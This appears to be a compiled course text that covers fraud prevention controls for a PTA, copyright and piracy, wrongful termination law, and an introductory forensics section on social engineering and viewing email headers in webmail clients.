Fraud costs U.S. organizations over \$400 billion annually. The average organization loses approximately 6% of its total annual revenue to these abuses. And these abuses are perpetrated at all levels of the organization.

How do you prevent theft, fraud, and embezzlement?

Every organization should have a strong system of internal controls. Without good internal controls it could take months to become aware of a problem.

Internal Controls A process designed to provide reasonable assurance regarding:

- Reliability of financial reporting Effectiveness and efficiency of operations Compliance with applicable laws and regulations
- Provide assurance that fraud will be: Discovered on a timely basis Perpetrators will be identified Act as a strong deterrent to improper activities that loss will be: Covered by insurance (lack of internal controls could be grounds for denying insurance claims!)
- Good internal controls will take away the opportunity needed by desperate people to commit a crime. What will cause a normally good person to reach this point? Debts, divorce, illness, drug problems, peer pressure, and work lay-offs are some of the reasons that are given when people are questioned about these abuses. It may be hard to take appropriate action when you have compassion for the person committing the fraud, however that should not be part of the consideration.

Steps to prevent fraud:

- Open and review bank statements – someone independent of the check processing should receive the unopened bank statement and review the activity before passing it on to the Treasurer for reconciliation. The person initially checking bank statements should be identified (by position) in the Money Management Policy. This individual should sign the bank statement or make notations (as appropriate) before turning over to the Treasurer. If irregularities are noted, report immediately to the PTA President. A report should also be made to the Board.
- Reconcile bank accounts monthly. The importance of bank reconciliations should not be overlooked. They should be completed monthly and presented to the executive committee and/or finance committee. It is the responsibility of members to question unexplained reconciling items.
- Verify wire transfers – work with the bank to set up a system of verifications of wire transfers. Avoid wire transfer transactions if at all possible.
- NEVER set up for use of debit cards, check cards, or credit cards in your PTA unit.
- Provide appropriate system access – make certain everyone has system access to perform their duties but access should be limited to what they need to do their job.
- Verify cash logs – verify cash logs, Funds Received forms, and the bank deposit slips.
- Counting cash – have a second person involved in verifying the cash count.
- Make daily bank deposits – it's the organization's money and they should have access to it as soon as possible.
- NEVER take money home. Night deposits are available at most banks.
- Review the accounts payable vendor list – review periodically for suspicious names and addresses.
- Protect checks – store checks in a secure area; never pre-sign checks; limit the number of check signers and bank accounts; use pre-numbered checks; watch for missing checks or checks used out of sequence; do not make checks payable to cash. Work with your bank to have "Two signatures required" printed on the checks of the organization.
- Paying bills – requests for payment should be well documented; invoices should be marked paid; paid invoices with documentation should be filed timely; do not pay a photocopied invoice; do not pay an altered invoice; description of services or products on invoices should be clear and understandable; do not make unauthorized refunds.

- No payments should be made without a properly filled-out Check Request form.
- No payments should be made unless included in budget.
- Preparing financial statements – financial information should always be timely and complete.
- Ask for proof of filing – if the organization is required to file a Form 990 and/or other legal documents, ask for proof of timely filing.
- Prepare a budget – use your budget as a control document for comparison to actual expenditures.
- When a new group of signatories sign the bank card, be sure the old signature card(s) have been deleted by the bank.

What are some of the reasons fraud is not reported?

Many organizations fear the effects of negative publicity if they file an official report of insider theft

- A nonprofit organization may be threatened with civil action by the offender for defamation, if public statements are made
- In many cases the offender has children in the school and the organization may not want to cause them embarrassment
- Concern for personal safety if the abuser becomes aggressive

What is the downside of not prosecuting?

- This may set a precedent that causes additional fraud later on.
- It may create an environment that encourages fraud rather than deters fraud.
- This may cause loss of credibility and respect for the organization among the members, community, partners, and donors.
- This may void the insurance policy
- If your board decides NOT to prosecute, individuals could be considered co-conspirators

Impact of fraud:

- Financial loss
- Cost of investigation in actual dollars and time lost
- Lost opportunities
- Damaged relationships with vendors, partners, members, community Loss of donors
- Litigation

Investigate all suspected fraud and decide if sufficient probable cause exists to prosecute. Don't be afraid to talk about fraud and make it well known that theft will not be tolerated in your organization and that prosecution may result. Promote safeguards to reduce incidents of fraud. Encourage people to come forward if they suspect irregularities.

What are some of the action steps to consider should fraud occur?

- Determine if insurance covers the loss
- Consider whether to call the police
- Consider whether to call the district attorney
- Consider whether to meet with the individual
- Consider whether repayment is sufficient

Have a written policy with procedures describing how future incidences will be handled. Check the insurance policy before you have a problem to see if it requires prosecution in order to recover a loss. You should also check the policy to see if it will cover losses if you do not have written controls in place or what happens if the controls are not followed. Many times this is grounds for denying a claim.

Piracy and Copyright

Copyright is the legal protection of all forms creative expression on any form of media.

Be aware of the limits of the fair use of intellectual property, which is protected under copyright law in cyberspace as well as the real world.

Protected Property

To the general public, intellectual property, in the form of computer software and digitized entertainment, is a highly tempting target for reproduction and distribution. But intellectual property is protected under copyright law in cyberspace as well as the real world, and you need to be aware of the limits of your fair use. Illegal duplication, filesharing or use of any type of intellectual property constitutes copyright infringement and could be subject to corporate disciplinary action and civil and criminal penalties, including fines.

Copyright law generally gives authors, artists, composers, and other such creators the exclusive right to copy, distribute, modify, and display their works or to authorize other people to do so. Moreover, creators' works are protected by copyright law from the very moment that they are created regardless of whether they are registered with the Copyright Office and regardless of whether they are marked with a copyright notice or symbol [©]. That means that virtually every e-mail message, posting, web page, or other computer work you have ever created – or seen – is copyrighted.

Piracy is the popular term for the illegal activity that is more correctly known as copyright infringement. Software piracy involves the violation of license agreements and occurs when you download, copy, file share, install, or distribute digitized material in the form of computer software programs and entertainment media without authorization from the owner/creator.

“Piracy” includes the reproduction and distribution of copies of copyright-protected material, or the communication to the public and making available of such material on on-line communication networks, without the authorization of the right owner(s) where such authorization is required by law. Piracy concerns different types of works, including music, literature, films, software, videogames, broadcasting programs and

signals.

“Piracy” is the popular term used to describe the phenomenon. However, national copyright legislations generally do not include a legal definition.

Part I: Illegal Downloads, Copyright, File Sharing & Piracy

Generally, copyright is enforced as a civil matter although some jurisdictions do apply criminal sanctions. Copyright limitations are recognized by most jurisdictions and some exceptions to the

author’s exclusivity of copyright are allowed giving users certain rights. However, the Internet and digital media have created new and challenging tests of the copyright laws. New technologies, including peer-to-peer sharing of digital files, have prompted reinterpretations of the exceptions and a new surge in the fight for copyright protection.

Digital Music and Software

Most recently, the music industry launched a campaign to fight the illegal downloading of songs via the Internet and file sharing, peer-to-peer networks like Ares, BitTorrent, Gnutella, Limewire, and Morpheus. These networks provide the framework for users to request and receive digital transmissions of copyrighted sound recordings from other users on the network. A request is sent out over the Internet to find the requested song on another user’s computer. Within seconds, that illegal file is downloaded to the requestor’s desktop.

Criminal activity on these networks isn’t confined to the music industry. These file-sharing networks also allow users to search for pirated (illegally copied copyright material) software packages. The software is easily downloaded along with the serial number needed to install and access the program. Videos are also being illegally copied and shared.

Risks of File Sharing

Some of the illicit networks actually seize a portion of the user’s hard drive for illegally uploading and downloading files to network members around the world. It all happens once you register as a member and all of the files on your computer hard drive can be accessed. Depending upon the settings you choose everything including financial information, private data and sensitive documents become fair game. Not all users are aware of this vulnerability. The practice of using file sharing sites also invites the threat of viruses, Trojan horses, and other harmful code that may be resident in unauthorized files.

The risks involved in illegally reproducing or distributing copyrighted material are significant. It is against the law both to upload and download the copyrighted works of others without express permission to do so. It is stealing and both civil and criminal penalties are severe. Criminal penalties for first-time offenders can be as high as five years in prison and \$250,000 in fines even if the offender didn’t do it for monetary or financial commercial gain.

When the offender is a minor, it doesn't make the infraction any less of a crime. In fact, it may subject the minor's parents or guardians to legal action. Civil liability can extend to parents even if they are unaware that their child is stealing.

There are websites and programs from which it is legal to download digital music files for a fee, such as iTunes, Napster, and Yahoo Music, among others. Users should note that some illicit peer-to-peer networks charge a fee to upgrade to a higher version of their program. This fee should not be interpreted as payment for legal copies of the digital files. It is not, and therefore any files downloaded are done so illegally.

The sale of illegal copies or downloads of CD's and DVD's containing music, movies, or software, as well as the prolific sale of fake or counterfeit goods, is inextricably linked to organized crime, people trafficking, prostitution, drug dealing and terrorism. Don't become an unwitting supporter of these illicit and often dangerous organizations. buy only from legitimate sources

Copyright infringements and piracy are not victimless crimes as many people think; the true victims are the creators, designers, the authors, composers, songwriters, film makers and investors. Without these individuals there would never be anything new.

Part II: Illegal Copying

Virtually everyone knows that it is illegal to copy and distribute movies music and software but the reasons why it is illegal are not so well understood. The answers lie primarily in the way that copyright laws apply to movies, music and software.

To ensure there are proper incentives for companies and individuals to continue investing in the creation, production, promotion and marketing of software, film and sound recordings, international treaties and national laws grant the creators and producers of software, film and sound recordings various rights.

These rights include the exclusive right to commercially copy the recordings and to distribute/import/export those copies. Depending on the country you live in, these rights may be called copyrights, or 'related' or 'neighboring' rights. These are separate to any rights that may subsist in the music or the lyrics that are being recorded.

It is these rights that enable law enforcement bodies to take criminal action against those who copy and distribute software, movies and music without the permission of the companies or individuals that invested in producing it. They also allow record and film producers to take civil actions to recover compensation for damages suffered as a result of movie and music piracy.

While there are often other laws or regulations that are broken by movie music and software pirates (eg. tax laws, trademark laws), the rights of movie music and software producers under copyright or related/ neighboring rights laws are the fundamental basis for the illegality of such piracy.

Part III: Copyright Infringement

Copyright Infringement is the unauthorized use of copyrighted material in a manner that violates one of the copyright owner's exclusive rights, such as the right to reproduce or perform the copyrighted work, or to make derivative works that build upon it. There are many different ways copyright owners may find their copyright has been infringed. For example, in the film and music industry, infringing activities include the following:

The illegal copying of music products that have been released without permission from the copyright owner. Common ways this is done are by copying music onto or from a cassette, CD, a hard drive or the Internet. Pirate products are not necessarily packaged in the same way as the original, as opposed to counterfeit products (see below);

Counterfeiting

Involves duplication of both the music product and of its packaging. For this reason unwitting buyers are less able to recognize counterfeit copies than is the case with some pirate copies.

A counterfeit is an imitation, usually one that is made with the intent of fraudulently passing it off as genuine. Counterfeit products are often produced with the intent to take advantage of the established worth of the imitated product.

Forgery

Forgery is the process of making, adapting, or imitating objects, statistics, or documents with the intent to deceive. The similar crime of fraud is the crime of deceiving another, including through the use of objects obtained through forgery. When we speak of forgery we usually refer to money, paintings or documentation such as ID, diplomas or passports.

Bootlegging

Where recordings are made of live performances without the performers' consent; Bootleg recordings are musical recordings that have not been officially released by the artist or their associated management or production companies. They may consist of demos, out takes or other studio material, or of illicit recordings of live performances. Music enthusiasts may use the term "bootleg" to differentiate these otherwise unavailable recordings from "pirated" copies of commercially released material, but these recordings are still protected by copyright despite their lack of formal release, and their distribution is still against the law. The slang term bootleg (derived from the use of the shank of a boot for the purposes of smuggling) is often used to describe illicitly copied material.

Plagiarism

Is theft of another person's writings or ideas. Generally, it occurs when someone steals expressions from another author's composition and makes them appear to be his own work. Plagiarism is not a legal term; however, it is often used in lawsuits. Courts recognize acts of plagiarism as violations of copyright law, specifically as the theft of another creator's intellectual property. Because copyright law allows a variety of

creative works to be registered as the property of their owners, lawsuits alleging plagiarism can be based on the appropriation of any form of writing, music, and visual images

Trade Marks

Trade marks are symbols (like logos and brand names) that distinguish goods and services in the marketplace. If someone deliberately uses your registered trade mark, without your knowledge or consent, they may be guilty of the crime of counterfeiting

Patents

A patent is an intellectual property right, granted by a country's government as a territorial right for a limited period. Patent rights make it illegal for anyone except the owner or someone with the owner's permission to make, use, import or sell the invention in the country where the patent was granted. Patents protect the features and processes that make things work. This lets inventors profit from their inventions. Patents generally cover products or processes that contain 'new' functional or technical aspects.

They are primary concerned with:

- how things work:
- how they are made:
- what they are made of:

Identification marks

Some person's mark articles sold with the terms "Patent Applied For" or "Patent Pending." These phrases have no legal effect, but only give information that an application for patent has been filed in the Patent and Trademark Office. The protection afforded by a patent does not start until the actual grant of the patent.

Registered = ® Trade Mark = ™ Copyright = ©

International piracy poses a tremendous threat to the prosperity of one of America's most vibrant economic sectors: its creative industries. Accordingly, it deserves our utmost attention. This attention must be consistent and long-term if it is to be successful. At the same time, we must be realistic in the goals that are set, lest we become discouraged in spite of our successes. While it is not realistic to expect to eliminate all piracy, we do believe that we can continue to improve the global situation, to the benefit of authors and right-holders here in the United States and throughout the world.

Wrongful Termination

Wrongful termination is a broad term with a specific legal meaning. Although many individuals who are terminated from their employment feel their termination was "wrongful," the legal definition of wrongful termination is limited to only those circumstances where an employee was fired for an illegal reason. An

employee cannot be fired on the basis of her race, gender, ethnic background, religion, or disability. It is also illegal to fire an employee because they lodged a legal complaint against the employer, or because the employee brought the employer's wrongdoing to light. Below you can find information on how states define wrongful termination and what steps to take should it occur.

If you have been laid off or fired recently, and believe that you may have lost your job for an unlawful reason, you may have a right to bring a claim for wrongful termination against your former employer. Legal remedies that may be available to you include money damages and, if you haven't been officially released yet, negotiation for an appropriate severance package that includes adequate compensation.

What Makes a Termination “Wrongful”?

The term “wrongful termination” means that an employer has fired or laid off an employee for illegal reasons in the eyes of the law. Illegal reasons for termination include:

- Firing in violation of federal and state anti-discrimination laws;
- Firing as a form of sexual harassment;
- Firing in violation of oral and written employment agreements;
- Firing in violation of labor laws, including collective bargaining laws; and
- Firing in retaliation for the employee's having filed a complaint or claim against the employer.

Some of these violations carry statutory penalties, while others will result in the employer's payment of damages based on the terminated employee's lost wages and other expenses. Certain wrongful termination cases may raise the possibility that the employer pay punitive damages to the terminated employee, while other cases may carry the prospect of holding more than one wrongdoer responsible for damages.

One of the most widely known forms of wrongful termination is terminating an employee based on discriminatory grounds, such as his or her race, instead of their performance. Federal law protects workers from being fired or penalized for certain discriminatory reasons. Firing an employee on the basis of his or her race, color, national origin, sex, religion, disability, pregnancy and age clearly meets the definition of wrongful termination. Several states and localities also prohibit employment discrimination on the basis of sexual orientation and/or gender identity.

Employees who have been fired or penalized for a discriminatory reason may file a charge of discrimination with the U.S. Equal Employment Opportunity Commission or a state or local anti-discrimination agency. Employees who have been wrongfully terminated for discriminatory reasons should act quickly. Generally, claims are subject to strict time limits and must be made before further legal action can be taken.

Retaliation

Employers can't fire or punish employees for engaging in certain protected activities. Some activities which a worker can't be fired for include informing an employer about harassment or discrimination, filing a complaint with the EEOC, taking permitted medical leave, or participating in an investigation of wage and

hour violations. Many “whistleblower” statutes protect employees who report illegal or harmful activities, such as violations of environmental regulations or safety laws.

Similarly, many states prevent employers from terminating employees in violation of the state’s public policies. In such cases, an employer can’t retaliate against a worker for taking time off to vote, sit on a jury, or serve in the military or national guard.

Termination in Violation of Employment Agreements

An employer who fires workers in violation of the terms of their employment contract may be engaging in wrongful termination. Written contracts or other statements that promise workers job security, regular advancement or specific termination procedures, provide evidence that employment is not at will. For example, an employment contract may specify that a worker can be terminated only for certain specific reasons, such as failure to meet performance requirements. Firing that worker for other reasons would be a violation of their employment contract and wrongful termination.

It may also be impermissible to fire an employee in violation of a company’s specific discipline or termination policy. If an employer handbook lists specific discipline procedures, such as requiring a certain number of warnings before termination, the employer may be bound to follow those procedures, even when employment is otherwise at-will.

Terminated employees may also be able to show that their firing violated an oral or implied promise. Where an employer made verbal promises of continued employment or specific termination procedures, for example, a court may find that an implied employment contract existed. In examining whether an implied contract existed, courts will look at factors such as the duration of a workers employment, the regularity of promotions, oral or written assurances made to the employee, and the employer’s typical practices and patterns of behavior.

48. Computer Forensics Advanced

Social Engineering

Social Engineering is a term that is widely used but the true meaning is not fully understood by most. It's a type of information security attack that depends primarily on some type of human interaction. A hacker will often use some technical tools, such as phishing e-mails or fake websites to carry out this type of attack. But it's the human interaction, an effort to prey on human weakness, that defines the attack as social engineering. In simple terms, social engineering means tricking or coercing people into revealing information or violating normal security practices.

Hackers will write viruses as a use of social engineering tactics to persuade people into opening e-mail attachments that are infected with malware. Scareware is also used which frightens people into running software that is useless but potentially dangerous to a computer system. Social Engineering mostly relies on the uneducated people of just how valuable their personal information may be to someone looking to steal it from their computer system.

Social Engineering has the same goals and objectives as other types of hacking: to gain unauthorized access, to commit identity theft, to infiltrate networks, or simply to disrupt communications or other operations. Targets can include anyone or anything that may have the information that the attacker may find valuable.

Email Analysis


After you have determined that a crime has been committed involving e-mail, first access the victim's computer to recover the evidence. It might be necessary to log on to the e-mail service and access any protected or encrypted files or folders. If you can't actually sit down at the victim's computer, you may have to guide the victim on the phone to open and print a copy of an offending message, including the header. As we learned earlier, the header contains unique identifying numbers, such as the IP address of the server that sent the message. This information helps you trace the e-mail to the suspect.

Before you begin your analysis involving e-mail messages, it is best to copy and print the e-mail involved in the crime or policy violation. You might also want to consider forwarding the e-mail message as an attachment to another e-mail address as a backup. For many e-mail investigations, you can rely on e-mail message files, e-mail headers, and e-mail server log files. However, if the e-mail administrator it's willing to turn over records and files, or you encounter a highly customized e-mail environment, you can use data recovery tools and forensics tools designed to recover e-mail files.

Examining Email Headers in Gmail


To examine an e-mail header in Gmail. Open the email message you wish to view the header. In to top right corner, click the drop-down arrow to reveal the menu options. Next, click on Show original. This will open a


new window where you will be displayed with the header information of the email message.



Examining Email Headers in Yahoo Mail


To examine an e-mail header in yahoo. Open the e-mail message you wish to view the header. In the top menu bar, click on More to reveal the menu options. Next, click on View Full Header. This will open a pop-up box revealing the full header of the email message. During our initial analysis at the time of this writing, there was not a way to resize this box, therefore, we suggest highlighting the next inside this box and copy and paste the header information into a notepad for better review.





Examining Email Headers in AOL Mail

To examine email header information in AOL mail, once signed into the AOL account, click on Settings icon, then click on Mail Settings, next click on Advanced and under the “When reading mail in Full view” click on these options: Always minimize headers, always minimize headers when I scroll, never minimize headers. And then click Save.



The screenshot shows the AOL Mail web interface. At the top is the AOL Mail logo with a colorful background. Below the logo is a navigation bar with icons for EMAIL, IM, TEXT, CHECK, and a set of action buttons: REPLY, REPLY ALL, FORWARD, ACTION, DELETE, and NOT SPAM. On the left is a sidebar with a search bar and a list of folders: Today on AOL, Inbox, Drafts (with a green badge showing '2'), Sent, Spam (with a green badge showing '10'), Trash, Contacts, and Calendar. The main area displays a list of emails. Each email row includes a checkbox, the FROM field, the SUBJECT field, and the DATE field. The emails listed are:

	FROM	SUBJECT	DATE
<input type="checkbox"/>	Cheap Cell Phone Plans	=?ISO-8859-1?Q?Need a new cell phone=3F Browse now and save =...	Wed Aug 8
<input type="checkbox"/>	Matrix Direct Life	\$500,000 of Term Life Coverage for less than \$25 month Can't see the images? - Click here!	Wed Aug 8
<input type="checkbox"/>	Spy Camera	=?ISO-8859-1?Q?Spy Gear & Surveillance: Cameras with HD Video & ...	Wed Aug 8
<input type="checkbox"/>	Tire Coupons	=?ISO-8859-1?Q?Find brand tires for less here =A0 =A0 =A0 =A0=A...	Tue Aug 7
<input type="checkbox"/>	University of Phoenix	University of Phoenix: get a competitive edge necks unsentimentalizes vomituration yezd classification rowlock breakpoi...	Tue Aug 7
<input type="checkbox"/>	No Interest Credit Cards	=?ISO-8859-1?Q?Apply for Credit Cards - 0% Interest Cards, No Ann...	Mon Aug 6
<input type="checkbox"/>	Norton Anti-Virus Special	Warning- Is your computer slow? Get Norton Now. Warning- Is your computer slow? Get Norton Now.. Click below to follow 1...	Sun Aug 5

48.1. Meta Data Analysis/Live System Analysis

